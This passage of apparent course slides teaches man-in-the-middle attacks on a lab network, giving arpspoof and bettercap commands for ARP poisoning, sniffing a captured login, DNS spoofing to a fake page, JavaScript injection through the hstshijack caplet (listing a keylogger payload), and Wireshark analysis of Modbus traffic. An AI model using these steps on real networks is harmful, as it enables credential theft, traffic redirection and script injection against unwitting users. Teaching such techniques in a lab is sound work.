
Interface: 192.168.122.21 --- 0x4
Internet Address      Physical Address      Type
192.168.122.1        08-00-27-27-29-8c    dynamic
192.168.122.27        08-00-27-27-29-8c    dynamic
192.168.122.103       08-00-27-30-20-e0    dynamic
192.168.122.109       08-00-27-52-a4-8f    dynamic
192.168.122.255       ff-ff-ff-ff-ff-ff    static
224.0.0.22            01-00-5e-00-00-16    static
224.0.0.251           01-00-5e-00-00-fb    static
224.0.0.252           01-00-5e-00-00-fc    static
239.255.255.250       01-00-5e-7f-ff-fa    static
255.255.255.255       ff-ff-ff-ff-ff-ff    static

C:\Users\User>
  
```

Offensive Tools

Arpspoofing

Arpspoofing



`arp spoof -i [interface] -t [clientIP] [gatewayIP]` (Trick the victim)

`arp spoof -i [interface] -t [gatewayIP] [clientIP]` (Trick the gateway)

Before

```

Command Prompt
C:\Users\User>arp -a

Interface: 192.168.122.21 --- 0x4
Internet Address   Physical Address   Type
192.168.122.1     52-54-00-1f-18-ec  dynamic
192.168.122.27     08-00-27-27-29-8c  dynamic
192.168.122.255    ff-ff-ff-ff-ff-ff  static
224.0.0.22         01-00-5e-00-00-16  static
224.0.0.251        01-00-5e-00-00-fb  static
224.0.0.252        01-00-5e-00-00-fc  static
239.255.255.250    01-00-5e-7f-ff-fa  static
255.255.255.255    ff-ff-ff-ff-ff-ff  static

C:\Users\User>

```

After

```

Command Prompt
C:\Users\User>arp -a

Interface: 192.168.122.21 --- 0x4
Internet Address   Physical Address   Type
192.168.122.1     08-00-27-27-29-8c  dynamic
192.168.122.27     08-00-27-27-29-8c  dynamic
192.168.122.255    ff-ff-ff-ff-ff-ff  static
224.0.0.22         01-00-5e-00-00-16  static
224.0.0.251        01-00-5e-00-00-fb  static
224.0.0.252        01-00-5e-00-00-fc  static
239.255.255.250    01-00-5e-7f-ff-fa  static
255.255.255.255    ff-ff-ff-ff-ff-ff  static

C:\Users\User>

```

Note: You need to allow the Linux machine (attacker) to perform port forwarding in order for it to act as a gateway.

Offensive Tools

Bettercap

Bettercap tool

- It is another tool you can use for performing ARP poisoning attack
- You may have to install the bettercap tool
- To do that, you have to do the following:
 - `sudo apt-get update`
 - `sudo apt-get install bettercap`
 - Verify Installation
 - `bettercap -version`

Bettercap tool

Bettercap -iface eth0

```
root@kali:~# bettercap -iface eth0
bettercap v2.26.1 (built for linux 386 with go1.13.8) [type 'help' for a list
of commands]
192.168.122.0/24 > 192.168.122.27 »
```

Type: help (to get more information)

```
set NAME VALUE : Set the VALUE of variable NAME.
read VARIABLE PROMPT : Show a PROMPT to ask the user for input that will be saved inside VARIABLE.
clear : Clear the screen.
include CAPLET : Load and run this caplet in the current session.
! COMMAND : Execute a shell command and print its output.
alias MAC NAME : Assign an alias to a given endpoint given its MAC address.

Modules
  any.proxy > not running
  api.rest > not running
  arp.spoof > not running
  ble.recon > not running
  caplets > not running
  dhcp6.spoof > not running
  dns.spoof > not running
  events.stream > running
  gps > not running
  hid > not running
  http.proxy > not running
  http.server > not running
  https.proxy > not running
  https.server > not running
  mac.changer > not running
  mdns.server > not running
  mysql.server > not running
  net.probe > not running
  net.recon > not running
  net.sniff > not running
  packet.proxy > not running
  syn.scan > not running
  tcp.proxy > not running
  ticker > not running
  ui > not running
  update > not running
  wifi > not running
  wol > not running
192.168.122.0/24 > 192.168.122.27 »
```

These modules enable bettercap to perform multiple actions

Bettercap tool

To get more information about any of these modules, you can type:

Help Module_Name

```

/bin/bash
/bin/bash 109x18
192.168.122.0/24 > 192.168.122.27 » help any.proxy
any.proxy (not running): A firewall redirection to any custom proxy.

  any.proxy on : Start the custom proxy redirection.
  any.proxy off : Stop the custom proxy redirection.

Parameters

any.proxy.dst_address : Address where the proxy is listening. (default=<interface address>)
any.proxy.dst_port : Port where the proxy is listening. (default=8080)
any.proxy.iface : Interface to redirect packets from. (default=<interface name>)
any.proxy.protocol : Proxy protocol. (default=TCP)
any.proxy.src_address : Leave empty to intercept any source address. (default=)
any.proxy.src_port : Remote port to redirect when the module is activated. (default=80)
192.168.122.0/24 > 192.168.122.27 »

```

Type: help (to get more information)

```

/bin/bash
/bin/bash 109x39
set NAME VALUE : Set the VALUE of variable NAME.
read VARIABLE PROMPT : Show a PROMPT to ask the user for input that will be saved inside VARIABLE.
clear : Clear the screen.
include CAPLET : Load and run this caplet in the current session.
! COMMAND : Execute a shell command and print its output.
alias MAC NAME : Assign an alias to a given endpoint given its MAC address.

Modules

any.proxy > not running
api.rest > not running
arp.spoof > not running
ble.recon > not running
caplets > not running
dhcp6.spoof > not running
dns.spoof > not running
events.stream > running
  gps > not running
  hid > not running
  http.proxy > not running
  http.server > not running
  https.proxy > not running
  https.server > not running
  mac.changer > not running
  mdns.server > not running
  mysql.server > not running
  net.probe > not running
  net.recon > not running
  net.sniff > not running
  packet.proxy > not running
  syn.scan > not running
  tcp.proxy > not running
  ticker > not running
  ui > not running
  update > not running
  wifi > not running
  wol > not running
192.168.122.0/24 > 192.168.122.27 »

```

These modules enable bettercap to perform multiple actions

Bettercap tool

- Net.probe on
- Keep investigating for new hosts on the network

```

/bin/bash
192.168.122.0/24 > 192.168.122.27 » help net.probe

net.probe (not running): Keep probing for new hosts on the network by sending dummy UDP packets to every possible IP on the subnet.

net.probe on : Start network hosts probing in background.
net.probe off : Stop network hosts probing in background.

Parameters

net.probe.mdns : Enable mDNS discovery probes. (default=true)
net.probe.nbns : Enable NetBIOS name service discovery probes. (default=true)
net.probe.throttle : If greater than 0, probe packets will be throttled by this value in milliseconds. (default=10)
net.probe.upnp : Enable UPNP discovery probes. (default=true)
net.probe.wsd : Enable WSD discovery probes. (default=true)

192.168.122.0/24 > 192.168.122.27 » net.probe on
[11:35:47] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
192.168.122.0/24 > 192.168.122.27 » [11:35:47] [endpoint.new] endpoint 192.168.122.21 detected as 08:00:27:ab:32:d8 (PCS Computer Systems GmbH).
192.168.122.0/24 > 192.168.122.27 » [11:36:42] [endpoint.new] endpoint 192.168.122.103 detected as 08:00:27:30:20:e0 (PCS Computer Systems GmbH).
192.168.122.0/24 > 192.168.122.27 » [11:36:55] [endpoint.new] endpoint 192.168.122.109 detected as 08:00:27:52:a4:8f (PCS Computer Systems GmbH).
192.168.122.0/24 > 192.168.122.27 »

```

- Net.show

```

/bin/bash
192.168.122.0/24 > 192.168.122.27 » net.show

```

IP	MAC	Name	Vendor	Sent	Recvd
192.168.122.27	08:00:27:27:29:8c	eth0	PCS Computer Systems GmbH	0 B	0 B
192.168.122.1	52:54:00:1f:18:ec	gateway	Realtek (UpTech? also reported)	6.0 kB	3.1 kB
192.168.122.21	08:00:27:ab:32:d8	WinDev2401Eval.	PCS Computer Systems GmbH	36 kB	64 kB
192.168.122.103	08:00:27:30:20:e0	raspberrypi	PCS Computer Systems GmbH	19 kB	16 kB
192.168.122.109	08:00:27:52:a4:8f	raspberrypi	PCS Computer Systems GmbH	23 kB	21 kB

```


↑ 471 kB / ↓ 1.5 MB / 30253 pkts
192.168.122.0/24 > 192.168.122.27 »

```

More information about all discovered devices

Bettercap tool

- Set `arp.spoof.full duplex true`
 - If true, both the targets and the gateway will be attacked, otherwise only the target (if the router has ARP spoofing protections in place this will make the attack fail).
- Set `arp.spoof.targets IP_address`
 - A comma separated list of MAC addresses, IP addresses, IP ranges or aliases to spoof
- Set `arp.spoof on`
 - This module keeps spoofing selected hosts on the network using crafted ARP packets in order to perform a MITM attack.
- Now the victim machine (server) arp table



```
pi@raspberrypi: ~  
File Edit Tabs Help  
pi@raspberrypi:~$ arp -a  
gns3vm (192.168.122.1) at 08:00:27:27:29:8c [ether] on eth0  
winDev2401Eval (192.168.122.21) at 08:00:27:ab:52:d8 [ether] on eth0  
? (192.168.122.103) at 08:00:27:30:20:e0 [ether] on eth0  
kali (192.168.122.27) at 08:00:27:27:29:8c [ether] on eth0  
pi@raspberrypi:~$
```

Bettercab for sniffing packets


- Net.sniff on
 - This module is a network packet sniffer
 - So all packets passing the kali Linux (attacker machine) will be captured

Bettercap Caplets

- Instead of writing multiple commands every time you want to perform a spoofing attack, we can create a caplet containing all the commands.
- This file can execute all the included commands at once when you run it.
- So, create your own caplet to execute all the previously discussed commands.
- Here how to run your caplet
- `Bettercap -iface eth0 -caplet <filename>`

MITM: Sniffing Packets

- Once the MITM attack is successfully set up, the attacker can carry out various malicious actions.
- Packet sniffing is one example of how MITM can exploit information from the target machine.



- Username: admin
- Pwd: admin1234

```

/bin/bash
/bin/bash 83x25
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://testasp.vulnweb.com/Login.asp?RetURL=%2FDefault%2Easp%3F
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: keep-alive
Content-Length: 31
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux i686 (x86_64)) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/90.0.4430.212 Safari/537.36
Cookie: ASPSESSIONIDSCQBTSSB=JGCABLNAJBFNLNBFBABIKGCHP
Cache-Control: max-age=0
Origin: http://testasp.vulnweb.com
Content-Type: application/x-www-form-urlencoded


tfUName=admin&tFUPass=admin1234

192.168.122.0/24 > 192.168.122.27 » [12:16:11] [net.sniff.http.response] 44.2
38.29.244:80 200 OK -> raspberry. (1.2 kB text/html)
192.168.122.0/24 > 192.168.122.27 » [12:16:11] [net.sniff.http.response] 44.2
38.29.244:80 200 OK -> raspberry. (1.2 kB text/html)
192.168.122.0/24 > 192.168.122.27 » [12:16:11] [net.sniff.dns] dns gateway > raspb
erry. : content-autofill.googleapis.com is 142.251.36.202, 142.251.36.170, 172.217.
16.170, 142.251.37.10, 142.251.36.234
192.168.122.0/24 > 192.168.122.27 »

```

MITM: DNS Spoofing

- DNS is a server that converts the domain name into its related IP address.
- So when the user types google.com, a request is sent to the DNS server to inquire about Google's IP.
- The DNS server responds with Google's IP, and then the web browser communicates with Google using that IP address.



Domain	IP address
Google.com	10.20.130.40
Facebook.com	20.30.40.50
Twitter.com	40.50.60.6
.....	-.-.-.-

MITM: DNS Spoofing


- When an MITM attack occurs, the request to the DNS server will be intercepted by the attacker's device. Then, the attacker can provide any other IP address.
- This could lead to a fake website with a backdoor, malicious code, hijacked software updates, and many other potential threats.



Domain	IP address
Google.com	10.20.130.40
Facebook.com	20.30.40.50
Twitter.com	40.50.60.6
.....	-.-.-.-


MITM for Redirecting a Website

- Create a fake webpage that can be used for redirecting the request of a particular website by the user.
- Use Apache server to do that
 - Service apache2 start
 - Access the fake page (/var/www/html/index.html) on the linux ip address



MITM for Redirecting a Website

- Then, on Kali, run your caplet (or the bettercap spoofing attack commands) and activate the following modules:
 - set dns.spoof.all true
 - If true the module will reply to every DNS request, otherwise it will only reply to the one targeting the local pc.
 - set dns.spoof.domains testarp.vulnweb.com, *.vulnweb.com (define the domains you want to redirect)
 - Comma separated values of domain names to spoof.
 - dns.spoof on (start the spoofing)



MITM: Code Injection

- Inject JavaScript code into loaded pages.
- The code will be executed by the browser.
- Examples of code execution include:
 - Replacing links
 - Modifying images
 - And more
- To do so:
- Write a simple JavaScript code:
 - Javascript: **alert('Hello World');**
 - Save the file "InjectExample.js"
- Then, we will use the `hsthijack` caplet. Update the configuration of the caplet configuration file, which is located at: `/usr/share/bettercap/caplets/hsthijack.caplet`
- Update the payloads with the path to your JavaScript code:
- `*:/root/Desktop/InjectExample.js`
 - Here, the code stored on the desktop of the Kali machine (attacker) will be loaded each time the user visits any website.

MITM: Code Injection

- Afterward run your caplet (or the bettercap spoofing attack commands)
- Run the hstshijack caplet


```

/bin/bash
/bin/bash 83x25
hstshijack.replacements > twitter.corn,*.twitter.corn,facebook.corn,*.facebook.corn,apple.corn,*.apple.corn,ebay.corn,*.ebay.corn,linkedin.com
hstshijack.blockscripts > undefined
hstshijack.obfuscate > false
hstshijack.encode > false
hstshijack.payloads > */usr/share/bettercap/caplets/hstshijack/payloads/keylogger.js
> */root/Desktop/InjectExample.js

Session info
  Session ID : SQDjwWfqSiLLRmd
  Callback Path : /FZuWFrHB
  Whitelist Path : /DbRejpMdmWXZoBhc
  SSL Log Path : /EMsUNfHg
  SSL Log : 71 hosts

[13:27:41] [sys.log] [inf] http.proxy started on 192.168.122.27:8080 (sslstrip disabled)
[13:27:41] [sys.log] [inf] dns.spoof twitter.corn -> 192.168.122.27
[13:27:41] [sys.log] [inf] dns.spoof *.facebook.corn -> 192.168.122.27
[13:27:41] [sys.log] [inf] dns.spoof *.apple.corn -> 192.168.122.27
[13:27:41] [sys.log] [inf] dns.spoof apple.corn -> 192.168.122.27
[13:27:41] [sys.log] [inf] dns.spoof *.twitter.corn -> 192.168.122.27
[13:27:41] [sys.log] [inf] dns.spoof ebay.corn -> 192.168.122.27

```



- How can we modify the code to ensure it only runs when the user visits a specific website?

Offensive Tools

Wireshark

Wireshark Sniffing & Packets Analysis

- **Wireshark** is a network protocol analyzer designed to help network administrators keep track of what is **happening** in their network.
- When you **become** an **MITM**, the **Wireshark tool** can be used to **sniff** and **analyze** traffic **sent** and **received** by the targets.

Green – TCP packets

Dark blue - is DNS packet

Black – TCP packets that have an issue


The screenshot shows the Wireshark interface with the following details:

- Packet List:** A table of captured packets. Packet 7772 is highlighted in black, indicating a 'TCP Out-Of-Order' issue. Other packets are color-coded as green (TCP) or dark blue (DNS).
- Packet Details:** Shows the structure of the selected packet (Frame 37): Ethernet II, Internet Protocol Version 4, User Datagram Protocol, and NetBIOS Name Service.
- Hex Dump:** Shows the raw data of the packet in hexadecimal and ASCII format.
- Status Bar:** Displays 'Packets: 12284 · Displayed: 12284 (100.0%) · Dropped: 0 (0.0%) · Profile: Default'.


Wireshark – Client/Server Example

- In the Server/Client example, we have two Linux machines: the client sending data to the server through the **ModbusTCP** protocol.
- When the attacker is a **Man-in-the-Middle**, Wireshark tool can be used for capturing all data transmitting, and other actions could be applied, such as:
 - Filtering collected data (**Modbus**)
 - Analysis traffic

